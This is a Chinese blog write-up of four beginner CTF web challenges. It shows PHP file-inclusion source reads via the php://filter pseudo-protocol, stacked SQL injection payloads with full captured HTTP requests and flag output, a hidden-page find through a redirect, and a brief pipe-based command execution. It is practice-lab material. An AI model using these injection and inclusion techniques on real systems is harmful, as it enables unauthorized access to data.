[ACTF2020 新生赛]Include；[SUCTF 2019]EasySQL；[极客大挑战 2019]Secret File；[ACTF2020 新生赛]Exec

原创

F。N 嘿嘿 于 2021-11-02 19:21:14 发布 20 收藏

文章标签： sql 数据库 database

本文链接：https://blog.csdn.net/feiniaotjx/article/details/121077547

[ACTF2020 新生赛]Include;[SUCTF 2019]EasySQL;[极客大挑战 2019]Secret File;[ACTF2020 新生赛]Exec

[ACTF2020 新生赛]Include

利用伪协议读取文件源码

PG1ldGEgY2hhcnNldD0idXRmOCI+Cjw/cGhwCmVycm9yX3JlcG9ydGluZygwKTsKJGZpbGUgPSAkX0dFVFsiZmlsZSJdOwppZihzdHJpc3RyKCRmaWxlLCJwaHA6Ly9pbnB1dCIpIHx8IHN0cmlzdHIoJGZpbGUsInppcDovLyIpIHx8IHN0cmlzdHIoJGZpbGUsInBoYXI6Ly8iKSB8fCBzdHJpc3RyKCRmaWxlLCJkYXRhOiIpKXsKCWV4aXQoJ2hhY2tlciEnKTsKfQppZigkZmlsZSl7CglpbmNsdWRlKCRmaWxlKTsKfWVsc2V7CgllY2hvICc8YSBocmVmPSI/ZmlsZT1mbGFnLnBocCI+dGlwczwvYT4nOwp9Cj8+Cg==


```
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || stristr($file,"zip://") || stristr($file,"phar://") || stristr($file,"data:")){
        exit('hacker!');
}
if($file){
        include($file);
}else{
        echo '<a href="?file=flag.php">tips</a>';
}
?>
```

CSDN @F。N 嘿嘿

在flag.php的源码中得到flag

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZDk5NDhjNGItMWNiMS00MGZjLTk0YmUtMWJmNWYyNGE1YzZmfQo=

```
<?php
echo "Can you find out the flag?";
//flag{d9948c4b-1cb1-40fc-94be-1bf5f24a5c6f}
```

[SUCTF 2019]EasySQL

只有输入数字会回显，经过尝试后，可以使用堆叠注入

```
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://37a08ab4-aadd-41cb-aac6-cfca356dfc5e.node4.buuoj.cn:81
Connection: close
Referer: http://37a08ab4-aadd-41cb-aac6-cfca356dfc5e.node4.buuoj.cn:81/
Cookie: UM_distinctid=17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f; PHPSESSID=386e654c9252da44c1af825a1dc3f824
Upgrade-Insecure-Requests: 1

query=1;show tables#
```

Array ([0] => 1) Array ([0] => Flag)

查询不出flag

```
POST / HTTP/1.1
Host: 37a08ab4-aadd-41cb-aac6-cfca356dfc5e.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://37a08ab4-aadd-41cb-aac6-cfca356dfc5e.node4.buuoj.cn:81
Connection: close
Referer: http://37a08ab4-aadd-41cb-aac6-cfca356dfc5e.node4.buuoj.cn:81/
Cookie: UM_distinctid=17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f; PHPSESSID=386e654c9252da44c1af825a1dc3f824
Upgrade-Insecure-Requests: 1

query=1;show columns from Flag#
```

Give me your flag, I will tell you if the flag is right.

提交

Nonono.

之后看了wp，得知可猜测sql语句为`sql="select".post['query']."||flag from Flag";`

存在||，可以输入`*,1`，就执行了

`select *,1||flag from Flag`,得到flag

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 37a08ab4-aadd-41cb-aac6-cfca356dfc5e.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
```

Raw Headers Hex Render

Give me your flag, I will tell you if the flag is right.

提交

Array ([0] => flag{db5d3c20-1030-4700-a85b-2b3bb4fe174d} [1] => 1)

```
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://37a08ab4-aadd-41cb-aac6-cfca356dfc5e.node4.buuoj.cn:81
Connection: close
Referer: http://37a08ab4-aadd-41cb-aac6-cfca356dfc5e.node4.buuoj.cn:81/
Cookie: UM_distinctid=17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f; PHPSESSID=386e654c9252da44c1af825a1dc3f824
Upgrade-Insecure-Requests: 1

query=*,1
```


还可以将||设置成连接符

`set sql_mode=pipes_as_concat`

之后执行的语句就变成了

`select concat(1,flag) from Flag`


```
query=1;set sql_mode=pipes_as_concat;select 1
```

```
</body>
</html>

Array
(
[0] => 1
)
Array
(
[0] => 1flag{db5d3c20-1030-4700-a85b-2b3bb4fe174d}
)
```


[极客大挑战 2019]Secret File

存在`Archive_room.php`,访问这个页面

之后得到此页面，



再通过抓包重发，看到了存在secr3t.php


```
GET /action.php HTTP/1.1
Host: 727e89e7-c3a6-4ef3-9a64-3e0270811912.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://727e89e7-c3a6-4ef3-9a64-3e0270811912.node4.buuoj.cn:81/Archive_room.php
Cookie: UM_distinctid=17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Server: openresty
Date: Tue, 02 Nov 2021 10:51:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11
Content-Length: 63

<!DOCTYPE html>

<html>
  <!--
  secr3t.php
  -->
</html>
```


得到提示，可以使用伪协议读取网页源码

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```

PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3




之后base64解码得到flag

```
<!DOCTYPE html>

<html>

    <head>
        <meta charset="utf-8">
        <title>FLAG</title>
    </head>

    <body style="background-color:black;"><br><br><br><br><br><br>

        <h1 style="font-family:verdana;color:red;text-align:center;">啊哈！你找到我了！可是你看不到我QAQ~~~</h1><br><br><br>

        <p style="font-family:arial;color:red;font-size:20px;text-align:center;">
            <?php
                echo "我就在这里";
                $flag = 'flag{fda15326-405e-4e33-b497-1bdeb6c2aed7}';
                $secret = 'jiAng_Luyuan_w4nts_a_g1rIfri3nd'
            ?>
        </p>
    </body>

</html>
```


[ACTF2020 新生赛]Exec

使用管道符进行命令执行



得到flag